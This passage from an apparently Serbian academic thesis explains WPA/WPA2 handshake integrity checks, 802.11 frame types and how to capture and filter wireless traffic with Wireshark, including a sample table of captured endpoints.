
⁸Wi-Fi (*Wireless Fidelity*)

⁹RADIUS – eng. *Remote Authentication Dial In User Service*

¹⁰ASCII – eng. *American Standard Code for Information Interchange*

Bežična pristupna tačka vrši proveru MIC¹¹ vrednosti za vreme autentifikacije kako bi utvrdila da zahtev za pristup mreži potiče od regularnog klijenta. MIC predstavlja enkriptovanu *hash* vrednost okvira i služi za proveru integriteta poruke i ispravnosti ključa klijenta. U slučaju da klijent nema odgovarajući PMK on ne može izračunati PTK ključ, pa samim tim ne može izračunati odgovarajuću *hash* vrednost okvira, i pristup mreži mu neće biti odobren.

Na isti način se klijent uverava u ispravnost glavnog ključa bežične pristupne tačke.



Slika 2.4 – Uprošćeni prikaz izvođenja i instalacije ključeva kod WPA/WPA2

Potrebno je napomenuti da je tehnika kompromitovanja ključeva identična i za WPA i za WPA2 mehanizam zaštite. Oba mehanizma koriste istu funkciju za izračunavanje master ključa, a razlikuju se u algoritmu za kreiranje MIC vrednosti za vreme četvorostruke razmene poruka¹² prilikom autentifikacije.

Režim rada ovih mehanizama koji se primenjuje kod korporacijskih mreža, a kod kog se za autentifikaciju korisnika koristi RADIUS servernisu predmet ovog rada, već su predlog za dalja istraživanja.

Rezultati testiranja sigurnosti WPA/WPA2 mehanizama će biti prikazani u okviru trećeg poglavlja ovog rada.

¹¹ MIC – algoritam provere integriteta poruke kog generiše *Michael* algoritam. Ovaj algoritam izračunava kod dužine 8B za proveru integriteta poruke (MIC). Za proračun koristi nešifrovane podatke – izvorišnu i destinacionu MAC adresu i polje prioriteta. Ovaj algoritam ne pruža visok nivo sigurnosti, ali starija oprema, zbog liših performansi procesora, nije mogla da podrži složenije MIC algoritme, poput HMAC-SHA1.

¹²Eng. *Four way handshake*

3 Testiranje upada u lokalne bežične računarske mreže

Karakteristike bežičnih mreža su temeljno različite od tradicionalnih žičnih mreža. Među značajne karakteristike fizičkog sloja mreža zasnovanih na IEEE 802.11 standardu, po kojima se one razlikuju od tradicionalnih žičnih mreža, mogu se navesti:

- Koristi se medijum koji nije zaštićen od spoljnih signala
- Medijum je značajno manje pouzdan od fizičkog sloja žičnih mreža
- Medijum ima dinamičku topologiju
- Propagaciona svojstva su asimetrična i menjaju se sa vremenom

Navedena svojstva medijuma doprinose činjenici da je obezbeđivanje sigurnosti podataka u bežičnom okruženju mnogo složenije nego u žičnom okruženju. Sama priroda radio-talasa omogućava veliki broj različitih napada na mrežu. Bez odgovarajuće zaštite, ove mreže su nesigurne i osetljive na napade.

Pre započinjanja testa upada u bežičnu važno je razumeti njene ranjivosti i nedostatke. IEEE 802.11 standard je razvijen kao otvoreni standard, što znači da je u vreme njegovog pisanja primarni cilj bio ostvarivanje jednostavnog pristupa i povezivanje. Sigurnosni mehanizmi su imali sporednu ulogu i nisu projektovani na najbolji način. Iako danas postoji veći broj mehanizama zaštite, malo je onih koji nude adekvatno i sigurno rešenje.

Ranjivosti bežičnih mreža se u opštem slučaju mogu svrstati u dve grupe, i to:

- Ranjivosti zbog loše konfiguracije
- Ranjivosti zbog loše enkripcije

Najčešći razlog ranjivosti bežičnih mreža je loša konfiguracija (eng. *poor configuration*). Zbog činjenice da se infrastruktura bežične mreže jednostavno postavlja sigurnosna podešavanja su često ili delimično implementirana ili pak potpuno izostavljena.

Sličan slučaj je i sa korišćenjem neadekvatnih mera zaštite (eng. *poor encryption*). Do propusta ove vreste dolazi korišćenjem jednostavnih lozinki i prevaziđenih algoritama za šifrovanje. Ovakvi propusti su najčešće posledica loše informisanosti administratora računarskih mreža. U slučaju manjih mreža tipa SOHO (Small Office Home Office) ili WPAN (Wireless Personal Area Network), neretko su korisnici nedovoljno stručni da sami izvrše odgovarajuća bezbednosna podešavanja, pa ostave podrazumevana (eng. *default*) podešavanja svoji pristupnih tačaka.

Cilj ovog poglavlja je testiranje ranjivosti bežičnih računarskih mreža. Biće objašnjeno snimanje i analiza snimljenog bežičnog saobraćaja, a nakon toga vrste i tehnike upada u bežične računarske mreže (eng. *penetration testing*), kao i njihovo detektovanje.

3.1 Nadgledanje bežičnog mrežnog saobraćaja

Osim razlika u logičkoj topologiji bežične mreže koriste i složeniji mehanizam za pristup medijumu. Kod Eterneta se koristi CSMA/CD (eng. *Carrier Sense Multiple Access With Collision Detection*) kao način pristupa zajedničkom medijumu, gde detekcija kolizije omogućava stanici da zna da li je prenos bio uspešan. Svi ramovi podataka na Ethernet mreži prenose podatke, dok kod IEEE 802.11 mreža pored ramova podataka postoje i drugi tipovi ramova, kao što su kontrolni ram podataka i upravljački ram. Sama priroda medijuma sprečava stanicu da detektuje da li je došlo do kolizije, pošto stanica može ili da predaje ili da prima ramove. Zbog toga se u IEEE 802.11 mrežama koristi CSMA/CA (eng. *Carrier Sense Multiple Access With Collision Avoidance*) način pristupa medijumu. U svakom ramu je navedena dužina trajanja predaje, a uspešan prijem se mora potvrditi odgovarajućim ramom.

Kako bežična stanica ne može u istom trenutku biti i predajnik i prijemnik, koristi se izbegavanje kolizije, a prijem se eksplicitno mora potvrditi odgovarajućim kontrolnim ramom (eng. *control frame*) podataka (eng. *Acknowledgement Frame*, ACK). Pored ove vrste kontrolnog rama, postoje i drugi, i to:

- RTS i CTS (eng. *Request To Send, Clear To Send*) ramovi, koji predstavljaju mehanizam rezervacije medijuma. Stanica sa odgovarajućom konfiguracijom može koristiti ovaj mehanizam u slučaju da zauzeće medijuma pređe dozvoljeni prag.
- PS-Poll (eng. *Power Save Poll*) kontrolnim ramom podataka IEEE 802.11 standard predviđa mehanizme za štednju energije, tako što stanice periodično osluškiju ramove, pa ovim ramom stanica koja je bila u režimu štednje može zahtevati od pristupne tačke da joj pošalje ramove koji su prispeli za nju, dok je bila u ovomrežimu.
- CF End i CF End + CF ACK ramovi signaliziraju kraj i potvrdu o prijemu (eng. *Acknowledgement*) određenog paketa u okviru neke poruke. U osnovnom režimu rada bežične stanice se kao i kod Eterneta nadmeću za pristup medijumu, pa se ovakav pristup naziva distribuirana koordinaciona funkcija (eng. *Distributed Coordinated Function*, DCF). Ova funkcija se oslanja na pristup medijumu osluškivanjem (eng. *Carrier Sense*), kao i na objavljivanje dužine trajanja prenosa u ramovima i vremenske intervale koji moraju da prođu pre nego što stanica može pristupiti medijumu. Pored distribuirane koordinacione funkcije, definisan je i način pristupa medijumu u kome pristupna tačka uređeno proziva stanice na pristup i nema nadmetanja (eng. *Contention Free*). Ovakav način pristupa se naziva centralizovana koordinaciona funkcija (eng. *Point Coordinated Function*, PCF). Prestanak distribuiranog i početak centralizovanog načina rada pristupna tačka objavljuje posebnim pamom, a CF End i CF End + CF ACK ramovi objavljuju kraj ovakvog načina rada i povratak na distribuirani način rada.

Upravljačkih ramova (eng. *mgmt – management frame*) ima više nego kontrolnih, i ovim ramovima se dodeljuje članstvo u skupu usluga pristupnih tačaka. U upravljačke ramove spadaju:

- Beacon ram - ramom pristupna tačka oglašava postojanje skupa usluga, kao i njegovi parametri (eng. *Basic Service Set, BSS*). Ovi upravljački ramovi nose i BSS vremenske oznake (eng. *Timestamps*), kako bi pomogli stanicama da se sinhronizuju, kao i druge informacije koje im pomažu da lociraju i izaberu BSS sa najboljim signalom i dostupnošću.
- Probe - zahtev i odgovor (eng. *Probe request i Probe response*) – Probe zahtev se koristi za aktivno traženje bilo koje, ili pak tačno određene pristupne tačke ili BSS-a. Probe odgovor odgovara sa parametrima stanica i podržanim brzinama prenosa podataka.
- Autentifikacija i deautentifikacija (eng. *Authentication i Deauthentication*) – ovi ramovi omogućavaju autentifikaciju stanice pre nego što ona postane član skupa usluga BSS-a. Broj razmenjenih paketa zavisi od primenjenog metoda autentifikacije. Deautentifikacioni ram je objava da prijemnik više nije autorizovan. To je jednosmerna komunikacija od autentifikovane stanice koja mora biti prihvaćena i stupa na snagu odmah po prijemu.
- Asocijacija – zahtev i odgovor; reasocijacija – zahtev i odgovor i deasocijacija (eng. *Association Request & Response; Reassociation Request & Response; Disassociation*) ramovi upravljaju članstvom stanice u skupu podataka. Pošiljalac ovih zahteva mora prethodno biti autentifikovan kako bi dobio uspešnu asocijaciju i odgovor.
- ATIM (eng. *Announcement Traffic Indication Message*) – ovaj ram postavlja sinhronizaciju grupe i obavljuje postojanje poruka koje čekaju prijem. Stanice koje su u režimu štednje energije se periodično bude i osluškuju ove pakete.^[8]

Detekcija dostupnih bežičnih mreža i osušivanje mrežnog saobraćaja ne mora biti rađeno radi zlih namera, već može biti veoma korisno, na primer, u slučaju da želimo da postavimo bežičnu pristupnu tačku za našu lokalnu mrežu.

Pre nego što odredimo na kom će kanalu naša bežična pristupna tačka raditi, možemo odraditi detekciju dostupnih susednih bežičnih mreža i utvrditi kanale na kojima one rade. Pored toga, možemo videti i jačinu signala koji potiče od susednih mreža i te informacije iskoristiti za podešavanje pristupne tačke da radi na određenom kanalu kako bi se izbeglo preklapanje frekvencijskog opsega sa susednim mrežama, i samim tim izbegla pojava smetnji.

3.2 Snimanje bežičnog mrežnog saobraćaja

Snimanje bežičnog mrežnog saobraćaja se može vršiti korišćenjem specijalizovanih softverskih alata uz eventualno korišćenje dodatne antene ili adaptera koji bi imali ulogu da pojačaju osetljivost prijemnika. U nastavku ovog

poglavlja će biti objašnjen način snimanja i analiziranja snimljenog saobraćaja uz pomoć *Wireshark* softverskog alata, na različitim operativnim sistemima.

Zasnimanje saobraćaja korišćen je dalekosežni USB adapter (eng. *Long-Range USB Adapter*) marke „Alfa network“, model *AWUS036NHR V2*^[9]. Ovaj adapter u sebi sadrži i dipol antenu, koja ima pojačanje od 1W¹³.



Slika 3.1 - Dalekosežni USB adapter "Alfa networks"^[9]

Adapter koristi RP-SMA konektor (eng. *Reverse Polarity SubMiniature version A*). Ovi konektori su veoma malih dimenzija, i omogućavaju zadovoljavajuće performanse na frekvencijama do čak 18GHz, i u širokoj su upotrebi od strane proizvođača bežične opreme, jer su u skladu i sa specifičnim lokalnim propisima, poput FCC-a (eng. *Federal Communications Commission, FCC*), nezavisne agencije američke vlade za regulaciju telekomunikacija.

Neke od glavnih karakteristika ovog adaptera su:

- Kompatibilan je Windows, MAC i sa Linux operativnim sistemima
- Podržava IEEE 802.11b/g/n standarde
- Podržava bežičnu enkripciju podataka sa 64/128-bit WEP, WPA, WPA2, TKIP, AES
- Može da radi na svih 14 kanala
- Velika brzina trenosa predajnih podataka – 150 Mbps
- Širok opseg pokrivenosti (2.412 ~ 2.483 GHz)
- Podržava i softverske pristupne tačke

Još jedna od bitnih karakteristika ovog adaptera je i to što on može raditi kao WAN za ruter na koji je povezan USB konekcijom. Korisnici ovaj adapter mogu povezati sa *hotspot*-om pristupne tačke i deliti pristup Internetu lokalnoj mreži preko rutera, kao što je prikazano na slici 3.2.


¹³ U Srbiji je dozvoljeno, osim za bezbednosne službe, maksimalno pojačanje od 0.8W za opseg od 2.4GHz; ali se ovakvi adapteri veoma lako mogu nabaviti poručivanjem preko interneta, sa neke od on-line prodavnica poput eBay-a.

Ovo nedozvoljeno pojačanje signala nije korišćeno radi bilo koje zlonamerne akcije, već kako bi se uhvatilo što više bežičnih mreža, na što većoj teritoriji, kako bi rezultati bili što relevantniji.

Slika 3.2 - Povezivanje adaptera sa ruterom^[9]

3.2.1 Snimanje saobraćaja korišćenjem Wireshark-a

Wireshark predstavlja jedan od najpopularnijih softvera iz grupe analizatora mrežnih protokola.^[10] Glavna funkcija softvera za analizu mrežnih protokola je hvatanje/snimanje paketa na mrežnom interfejsu, kao i njihov detaljan prikaz zarad analize.^[11]



Slika 3.3 - Početni prozor Wireshark-a


Wireshark predstavlja besplatan softver, i spada u grupu "Open Source" softvera. Po pitanju resursa, Wireshark je prosečno zahtevna aplikacija, i može se instalirati na većini aktuelnih operativnih sistema, ali i na ostalim operativnim sistemima prevođenjem izvornog koda. Upotrebna vrednost ovog programa ogleda se u činjenici da se može upotrebiti na razne načine, poput:

- upotreba od strane mrežnih administratora prilikom rešavanja problema u funkcionisanju mreže
- prilikom dizajniranja i nadgledanja bezbednosti u mreži
- prilikom dizajna i analize implementacije mrežnih protokola
- u svrhu učenja


Kako bi bili u mogućnosti da vršimo analiziranja, neophodno je najpre uhvatiti pakete na mrežnom adapteru. Generalno, postoje dva načina rada u programu Wireshark. Prvi način je pasivni, kada se samo startuje proces hvatanja paketa na interfejsu, bez potrebe generisanja saobraćaja kroz taj interfejs. Pri tom, na računaru na kome je uključen proces hvatanja ne postoji aplikacija koja aktivno koristi mrežni adapter. Ovim načinom moguće je uhvatiti broadcast i multicast saobraćaj na mreži.

Drugi način rada je aktivni, u smislu praćenja podataka koji se šalju i primaju kroz interfejs istovremeno (npr. praćenje jedne web sesije - korisnik je otvorio web pretraživač i ukucao adresu nekog sajta). Pokretanje procesa prikupljanja, odnosno hvatanja paketa odvija se na sledeći način:


1. Iz menija *Capture* izaberemo *Interfaces* (slika 3.4)
2. U novootvorenom prozoru *Wireshark: Capture Interfaces* biće izlistani svi mrežni interfejsi koji su prisutni na računaru
3. Izabrati željeni interfejs i kliknuti na *Start* (slika 3.5). U slučaju da je potrebno izmeniti opcije vezane za snimanje paketa na izabranom interfejsu pre pokretanja hvatanja treba kliknuti na dugme *Options* i izvršiti željena podešavanja
4. Kada želimo da završimo sa snimanjem paketa neophodno je otići na padajući meni *Capture* i izabrati opciju *Stop* (slika 3.6).



Slika 3.4 - Odabir interfejsa




Slika 3.5 - Pokretanje snimanja i/ili izbor dodatnih opcija



Slika 3.6 - Zaustavljanje snimanja

Nakon prekidanja snimanja paketa, u centralnom delu prozora bi trebao biti vidljiv rezultat u vidu prikaza svih uhvaćenih paketa za vreme trajanja snimanja. Kao što se može videti na slici 3.7, prozor sa rezultatima podeljen je na tri dela i to gornji deo u kome su izlistani svi paketi; srednji deo u kome su prikazane detaljne informacije o izabranom paketu iz gornjeg dela prozora, i deo na dnu u kome se može videti kako paket izgleda na medijumu (prikaz u heksadecimalnom brojnem sistemu).



Slika 3.7 - Prikaz rezultata snimanja

Paketi su prikazani u onom redosledu u kojem su uhvaćeni. Svaki paket ima svoj redni broj što se može videti u krajnje levoj koloni u rezultatima i pomaže pri analizi rezultata. Pored toga za, svaki paket prikazano je vreme kada je uhvaćen, izvoriste koje je generisalo paket, odredište kome je namenjen paket, protokol kome paket pripada i detaljnije informacije o paketu (krajnja desna kolona).

Na slici se može primetiti da su paketi obojeni različitim bojama, čime je postignuto veoma jednostavno vizuelno razlikovanje paketa po protokolu. Boje koje se koriste za označavanje protokola mogu se izmeniti i to izborom padajućeg menija *View* pa opcije *Coloring Rules*.

Ispod liste uhvaćenih paketa nalaze se detaljnije informacije o selektovanom paketu i to razvrstane po slojevima TCP/IP referentnog modela. Kada se klikne na oznaku plus pored određenog protokola dobijaju se detaljne informacije o zaglavlju tog protokola, koje je vezano za izabrani paket. U slučaju da je potrebno radi kasnije analize, rezultat snimanja se može snimiti u poseban fajl sa ekstenzijom .cap ili .pcap i to izborom padajućeg menija *File/Save As*. Snimljeni rezultat hvatanja paketa može se otvoriti u Wireshark-u po potrebi.

Pri procesu hvatanja paketa Wireshark na izabranom interfejsu hvata sve pakete koji dolaze sa mreže a koji su adresirani za specificirani interfejs (MAC ili IP adresa), multikast i broadcast pakete, kao i pakete koje generiše stanica na kojoj je pokrenut Wireshark, a koji su namenjeni za slanje na mrežu. Usled toga, pri analizi konkretnih tipova paketa, neminovno je pojavljivanje i nepoželjnih paketa, koji nisu od interesa, i samim tim otežavaju analizu.

Filtriranje paketa je način za izdvajanje određenih uhvaćenih paketa po unapred zadatom uslovu kao što je: izvorišna adresa, odredišna adresa, tip protokola, izvorišni port, odredišni port i dr. U zavisnosti od potreba moguće je kombinovati različite uslove i na taj način dobiti složeni uslov (na primer: izdvojiti sve pakete koji su namenjeni IP adresi 172.16.32.253, poslati pomoću TCP protokola, gde je odredišni broj porta 80).


Unutar Wireshark-a pakete je moguće filtrirati na dva načina: pre i posle procesa snimanja. Pre-filtriranje (*capture filter*) jeste način da se postavi filter tako da Wireshark prihvata ili odbacuje samo pakete koji ispunjavaju uslov koji je zadat u filteru. Post-filtriranje (*display filter*) paketa izvršava se po završenom procesu snimanja paketa, pri čemu se izdvajanje po uslovima filtera vrši nad svim uhvaćenim paketima. Moguće je prvo definisati pre-filtriranje (npr. samo TCP) pa po završetku hvatanja izvršiti post-filtriranje (npr. samo izvorišni port 80 – čime se dobijaju svi paketi koji potiču od bilo kog servera). Proces pre-filtriranja vrlo je bitan za efikasan rad, jer se na taj način smanjuje broj paketa koje Wireshark treba da uhvati, obradi i prikaže, čime se prvenstveno utiče na količinu memorije koja je neophodna.

Pre-filter se kreira i postavlja pre pokretanja procesa snimanja, odabirom stavke *Capture filters* iz padajućeg menija *Capture*. Postoji izvesan broj unapred definisanih filtra koji se jednostavno mogu primeniti selektovanjem nekog filtera iz liste i klikom na dugme OK. U slučaju da je potreban specifičniji filter moguće je napraviti novi, klikom na dugme *New*, čime se ubacuje nova definicija filtera u listu. Zatim je neophodno definisati ime novog filtera upisujući ga u polje *Filter name*, a zatim i sam uslov po kome se vrši filtriranje koji se definiše u polju *Filter string*. Kada je *capture filter* kreiran potrebno je pokrenuti snimanje, i Wireshark će samo hvatati i prikazivati pakete koji zadovoljavaju uslov postavljen u filteru.

Broj uhvaćenih paketa srazmeran je aktivnosti na mreži, pa je, u izvesnim slučajevima, nemoguće naći određeni paket vizuelnom metodom, pa se stoga

paketi moraju filtrirati nakon završenog procesa snimanja. Ovo filtriranje se vršipomoću filtera za prikazivanje (*display filter*), koji se primenjuju po zaustavljanju procesa snimanja i to izborom padajućeg menija *Analyze* a zatim opcije *Display filters*. Kada se kreirani filter primeni, na spisku uhvaćenih paketa biće prikazani samo paketi koji ispunjavaju uslov filtriranja.

Pored standardne mogućnosti snimanja paketa, filtriranja i analize svakog pojedinačnog paketa, Wireshark ima mogućnost da prikaže zbirnu statistiku za obavljen proces snimanja, da prikaže koje su krajnje tačke u komunikaciji, da prikaže TCP tok podataka i ostalo. Izveštaj o obavljenom procesu snimanja može se dobiti izborom padajućeg menija *Statistics*, a zatim opcije *Summary*. Izgled izveštaja prikazan je na slici 3.8. U izveštaj su uključene informacije kao što su: datum kada je obavljen proces snimanja, dužina trajanja procesa snimanja, broj uhvaćenih paketa, prosečna količina podataka po jedinici vremena i dr.



Slika 3.8 - Prikaz izveštaja o obavljenom procesu snimanja

Izveštaj o krajnjim tačkama komunikacije predstavlja spisak adresa sa kojima se komuniciralo u toku procesa snimanja, i prikazan je za svaki protokol ponaosob. Izveštaj se može dobiti izborom padajućeg menija *Statistics*, a zatim opcije *Endpoints*, nakon čega se dobija prozor kao na slici 3.9. U okviru svakog protokola navedene su sve adrese kao i statistički podaci u vidu broja poslatih i primljenih paketa za određenu adresu.


Jedan od dodatnih prikaza komunikacije za vreme trajanja procesa hvatanja jeste prikaz u obliku dijagrama toka. Dijagram toka može se dobiti izborom opcije *Statistics*, a zatim opcije *Flow Graph*. Po izboru ove opcije, Wireshark prikazuje dijalog prozor gde je moguć izbor dijagrama samo za TCP protokol, ili dijagrama za sav saobraćaj, kao i tip adrese koji želimo da prikazemo u dijagramu toka.

WLAN Endpoints						
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
HuaweiTe_3f:fb:14	4	971	4	971	0	0
Tp-LinkT_32:0d:ca	3	747	3	747	0	0
Giga-Byt_66:23:90	2	320	2	320	0	0
IPv4mcast_7f:ff:fa	122	45 661	0	0	122	122
IPv6mcast_0c	24	5 823	0	0	24	24
Cambridg_3e:07:ec	2	667	2	667	0	0
AsustekC_79:a4:e4	3	433	3	433	0	0
Tp-LinkT_c9:80:20	1	289	1	289	0	0
Lite-OnT_6e:74:7d	14	1 328	10	754	4	4
PlanetTe_54:35:a5	40	3 839	39	3 798	1	1
AsustekC_ba:42:4c	1	291	1	291	0	0
IntelCor_02:9a:68	3	261	1	126	2	2
Htc_b0:df:ad	9	1 599	9	1 599	0	0
AskeyCom_53:99:d4	2	202	2	202	0	0
Tp-LinkT_31:ad:f8	10	3 966	10	3 966	0	0
TendaTec_47:b6:e0	19	3 616	19	3 616	0	0
Tp-LinkT_6b:ba:d4	3	1 113	3	1 113	0	0
Tp-LinkT_fb:15:6e	16	870	16	870	0	0
Tp-LinkT_f4:f6:f8	127	78 765	53	67 457	74	74
Tp-LinkT_d5:40:76	1	254	1	254	0	0

Slika 3.9 - Prikaz izveštaja o krajnjim tačkama u komunikaciji

Vrlo korisna opcija pri analizi rada TCP protokola jeste izbor opcije *TCP flow* pre generisanja dijagrama toka, jer se na taj način izdvaja samo TCP saobraćaj, a što je važnije za svaki razmenjeni TCP segment prikazuju se sekvencni broj i broj potvrde, te je stoga moguće ispitati jednu TCP sesiju.

Wireshark vrši filtriranje paketa na osnovu informacija koje se nalaze u zaglavlju IEEE 802.11 okvira, tako da je korisno znati koja polja poseduje ovo zaglavlje kao i njihovu namenu.

Slika 3.10 - IEEE 802.11 zaglavlje^[12]

U tabeli su navedena polja zaglavlja 802.11 paketa, kao i njihova namena, i filteri Wireshark programa koji se mogu koristiti za njihovo izdvajanje.^[13]

Oznaka polja	Opis polja	Oznaka Wireshark filtera
